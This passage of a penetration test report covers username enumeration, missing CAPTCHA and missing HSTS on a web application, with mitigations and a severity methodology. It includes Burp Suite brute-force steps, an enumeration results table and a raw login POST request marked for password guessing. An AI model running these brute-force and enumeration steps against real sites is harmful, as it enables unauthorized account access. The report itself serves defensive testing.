2. The error message exposed the Apache version and the port it was running on, which provides attackers with valuable reconnaissance information.
3. Attempted access to robots.txt, which revealed disallowed routes.
4. Discovered a sensitive file reference (flag.txt) in robots.txt, indicating that this file contains restricted or valuable data.

RECOMMENDED MITIGATIONS

Limit Error Messages in Responses

- Display **generic error messages** such as *"An error occurred"* instead of detailed stack traces.
- Disable detailed error reporting in production environments.

Regular Security Audits & Configuration Reviews

- Perform periodic **source code reviews and penetration testing** to detect unintended data leaks.
- Implement **WAF rules** to prevent attackers from exploiting misconfigurations.

VULN-008 Username Enumeration (**Medium**)

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <Medium>	**Probability** | <High>	**Severity** | <Medium>	**Fix Effort** | <Low>

DESCRIPTION

Username enumeration occurs when an application provides different responses based on whether a username exists, allowing an attacker to determine valid usernames. This vulnerability can be exploited to facilitate brute-force attacks, credential stuffing, and phishing campaigns.
During testing, it was identified that the login page responds differently for valid and invalid usernames.
This behavior provides attackers with a method to collect valid account usernames, increasing the likelihood of successful authentication attacks.

Impacts of the Vulnerability:

- **Facilitates Brute-Force Attacks:** Attackers can confirm valid usernames before attempting password guessing.
- **Increases Phishing Risks:** Knowing valid usernames allows targeted social engineering attacks.

Figure 1 - brute force with common user names

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		200	☐	☐	3170
353	admin	200	☐	☐	3170
8435	user	200	☐	☐	3170
1	!root	200	☐	☐	3154
2	$ALOC$	200	☐	☐	3154
3	$system	200	☐	☐	3154
4	1	200	☐	☐	3154
5	1.1	200	☐	☐	3154
6	11111111	200	☐	☐	3154

Figure 2 - entering a correct username





Figure 2 - entering a incorrect username



DETAILS

1. trying to log in and intercepting the request with burp suite
2. send it to burp suite intruder and make the username the payload target
3. running a brute force on the most common usernames to look for different size or time responses indicating for a correct user name.
4. got user and admin
5. entering an incorrect username like test.
6. viewing the response indicates there's no such user.
7. when entering a valid user account like user in this case
8. it gives a completely different error message indicating that the username is correct but the password is not correct.

RECOMMENDED MITIGATIONS

Implement Generic Login Failure Messages

- Display a generic error message such as *"Invalid credentials"* for both incorrect usernames and passwords.
- Ensure the system does not disclose whether a username exists.

Implement Rate Limiting and Monitoring

- Limit failed authentication attempts to prevent automated enumeration.
- Monitor authentication logs for excessive failed login attempts and suspicious activity.

Deploy Web Application Firewall (WAF) Protections

- Configure WAF rules to detect and block automated enumeration attempts.
- Monitor and log excessive login requests from the same IP address.

VULN-009 No CAPTCHA (**Medium**)

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <Medium>	**Probability** | <Medium>	**Severity** | <High>	**Fix Effort** | <Low>

DESCRIPTION

DESCRIPTION

The application does not implement CAPTCHA in its login and contact form submission processes, allowing attackers to perform automated brute force, spam, and bot-based attacks.

Without CAPTCHA, attackers can easily script automated requests to submit login attempts, create fake accounts, or send spam through contact and registration forms.

Impacts of the Vulnerability:

- **Brute Force Attacks:** Attackers can attempt a large number of password combinations without restrictions.
- **Automated Spam & Fake Account Creation:** Bots can submit forms rapidly, flooding the system with fake requests.
- **Denial-of-Service (DoS) Risks:** Attackers can overload authentication mechanisms, causing performance degradation.

PROOF OF CONCEPT

Figure 1 - before pressing log in




Figure 2 - after log in (no CAPTCHA required)




Figure 3 - starting a burp suite intruder attack (changing the password to brite force)

```
POST /login/ HTTP/1.1
Host: www.techie-world.xyz
Cookie: user=none
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://www.techie-world.xyz
Referer: https://www.techie-world.xyz/login/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

username=user&password=§1234§
```

Figure 4 - defining a large payload




Figure 5 - running it and not getting blocked

DETAILS

- When I opened the site to browse the site I noticed that when you log in or the contact form it doesn't require a CAPTCHA.
- I tried sending the login POST request to burp suite intruder and tried a brute force attack and saw my requests are not getting blocked and running with no delays.

RECOMMENDED MITIGATIONS

Implement CAPTCHA for Authentication & Form Submissions

- Integrate Google reCAPTCHA or hCaptcha into login and forms to prevent automated attacks.

Enforce Rate Limiting & Account Lockouts

- Limit failed login attempts per IP or user to 5 attempts within a short period.
- Implement progressive delays for consecutive failed attempts.

Implement Web Application Firewall (WAF) Protections

- Deploy WAF rules to detect and block automated form submissions.
- Monitor authentication endpoints for excessive requests from the same IP.

Use Behavioral Analysis & Bot Detection Mechanisms

- Detect unusual activity patterns, such as excessive login attempts from one IP.

VULN-010 No HTTPS Enforcement (**Low**)

CVSS

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <Low>	**Probability** | <Medium>	**Severity** | <Low>	**Fix Effort** | <Low>

DESCRIPTION

The application does not enforce Strict Transport Security (HSTS), allowing users to connect over unencrypted HTTP connections. This exposes users to man-in-the-middle (MITM) attacks, where attackers can intercept sensitive user data and strip HTTPS encryption using tools like sslstrip.


During testing, it was confirmed that the application does not enforce HTTPS connections, allowing users to access it over unencrypted HTTP. Additionally, the Strict-Transport-Security (HSTS) header was missing, making it possible for attackers to downgrade connections. Users who connect via public Wi-Fi, compromised networks, or ISPs with malicious intent are at risk of data exposure. This vulnerability enables SSL stripping, allowing attackers to modify network traffic and force users to communicate over unencrypted HTTP instead of HTTPS, thereby exposing sensitive data.

Impacts of the Vulnerability:

- **Man-in-the-Middle Attacks (MITM):** Attackers can intercept login credentials, session cookies, and other sensitive information.
- **SSL Stripping:** Attackers can downgrade HTTPS connections to HTTP, bypassing encryption.
- **User Data Exposure:** Attackers can manipulate user traffic, injecting malicious scripts or phishing pages.
- **Loss of Trust & Compliance Violations:** Failing to enforce HTTPS violates security best practices (e.g., PCI DSS, GDPR, ISO 27001).

PROOF OF CONCEPT

Figure 1 - Strict-Transport-Security Header is Missing



DETAILS

- I ran a burp suite deep scan and it found out that the site does not enforce HTTPS Strict Transport Security (HSTS).
- I captured a packet in the network section of inspect and viewed the headers
- I saw the header HTTPS Strict Transport Security (HSTS) was missing which does not enforce https.

RECOMMENDED MITIGATIONS

Enforce HTTPS Strict Transport Security (HSTS)

- Add the following security header to enforce HTTPS and prevent SSL stripping: Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
- Enable HSTS Preloading by submitting the domain to the HSTS Preload List to ensure all browsers enforce HTTPS

APPENDICES

METHODOLOGY

The work methodology of our penetration testing team includes some of the following potential inspected information according to the client's needs:

The test was conducted identify the following:

- Vulnerable functions used in the code.
- Un-sanitized Input provided by the user.
- Well known vulnerabilities exist in the system.
- Insecure error handling.
- Cross-user manipulations.
- Unhandled manipulation that can be used by an attacker.
- Sensitive information leakage.

Understanding the system logic – Before performing the test, the tester Itamar, watched and examined the system in order to understand its purpose and mode of operation. During this exam the examiners try to understand the following:

- **Client Requests**:
    - Examined hidden parameters.
    - Examine important parameters that are in outgoing requests
    - Notice all the request titles heading towards the server
    - Examine paths and form of loading of data on the site
- **Server Answers:**
    - Examine the number of errors that recur from the site.

- Examine when the server returns redirection in order to find *Open Redirect*.

- **Understanding the customer side of the system:**
    - The testers examined what could be done on the customer side of the system. Also, in what language is the system written and are there any comments in the client-side code.
    - The tester examined which JavaScript functions are called in the code.
    - Examined whether HTML code can be injected next to a client.
- **Data collection and scanning:**
    - The tester examined whether there was information across the network diagrams or equipment and technologies used by the company.
    - Find additional servers and get information about those servers.
    - Scans were also performed by dedicated tools in order to find known vulnerabilities on the site.
- **Checking the user's identity management and authorization:**
    - The examiner examined the permission level in the system, what permission level they are at and whether it is possible to switch to another permission level.
- **Checking the user authentication process:**
    - The tester examined the mechanism of connection to the system, whether there is Anti-Automation protection such as CAPTCHA.
- **Authentication of the resulting input:**
    - The tester examined the user's call management in addition to verifying the inputs sent from the client alongside the server. Attempts were also made and exploits of systems to upload documents to the system, file reading systems and even injecting malicious code into the system.

- **Error management in the system:**
    - During the test, errors that were repeated by a customer were identified and conclusions were drawn according to the same errors that helped the tester during this test.

- **Logical Bypasses:**
    - During the test, the tester questioned the system logic in order to check the transition between forms, switching between one user and another, making a registration in the system and more. In order to test whether non-programmed operations can be performed by default.
- **Testing of potential attack vectors, and providing a working POC for examination.**
- **The test result is a detailed report contains all the findings details about the vulnerabilities found:**
    - CVSS
    - RISK
    - DESCRIPTION.
    - POC
    - DETAILS
    - RECOMMENDED MITIGATIONS
- **Additionally, the following elements may be performed due to the client's request:**
    - Conducting a re-test to the system in order to verify the security again.
    - Providing the development team from "ECOM" to support the client during the mitigation process.
    - Providing the penetration testing team from "ECOM" explain in more depth about the report.

The purpose of the presentation in the manner illustrated above is on several levels:

1. **The vulnerability name -** A main vulnerability of which an examination is performed.
2. **Description of the test -** Main description about the vulnerability.
3. **Findings of the test -** Findings that clearly and concisely describe an existing situation. The purpose of the section is to document the existing situation as found during the examination. The test results can be normal or in a status that endangers the entire array tested, at the level of exposure to damage to activity continuity, leaked sensitive information or damage to property and people.
4. **The risks as a result of the existing situation -** A rating that clarifies what is the risk arising to the customer from the findings.
5. **Severity of the damage -** The method of determining the level of damage is performed according to the following details:

   Critical – For the following risks:

   - The realization of the risk will lead to a horizontal impairment in the information availability of the organization's systems and / or infrastructure.
   - The realization of the risk will lead to the disclosure of information that may threaten the stability of the organization or endanger human lives.
   - Unauthorized disruption / alteration of information that may threaten the stability of the organization or endanger human life.

   High - For the following risks:

   - The realization of the risk will impair the information availability of a sensitive system.
   - Exposure of sensitive information.
   - Unauthorized disruption / change of sensitive information in the system.

   Medium - For the following risks:

- The realization of the risk will lead to the immediate and direct shutdown of an insensitive system.

- The realization of the risk may, in an uncertain manner, lead to the shutdown of a sensitive system.
- Exposure of non-public inside information.
- Unauthorized disruption / change of information that is not sensitive in the system in a way that will require a lot of effort in data recovery.

Low - For other serious risks.

Informative - For information provided.

6. Probability of realization - how to define the reasonableness of the risk:

Critical - A critical likelihood will be defined in a situation where it is found that the exposure has already been actually exercised (by a non-examining entity) or is available for immediate exploitation without the need for any preparation.

High - High probability will be defined in the following situations:

- The risk can be realized by Social Engineering simply.
- No technological knowledge is required or the required technological knowledge is not extensive.
- Well-documented behavior.
- The time required to realize the risk is small.
- Ability to use mechanized tools.

Medium - Moderate likelihood will be defined in the following situations:

- Information is available online.
- Well-documented behavior.
- The period of time required to realize the risk is long.

Low - Lower than moderate probability or in situations only theoretically there is a chance of exploiting the weakness.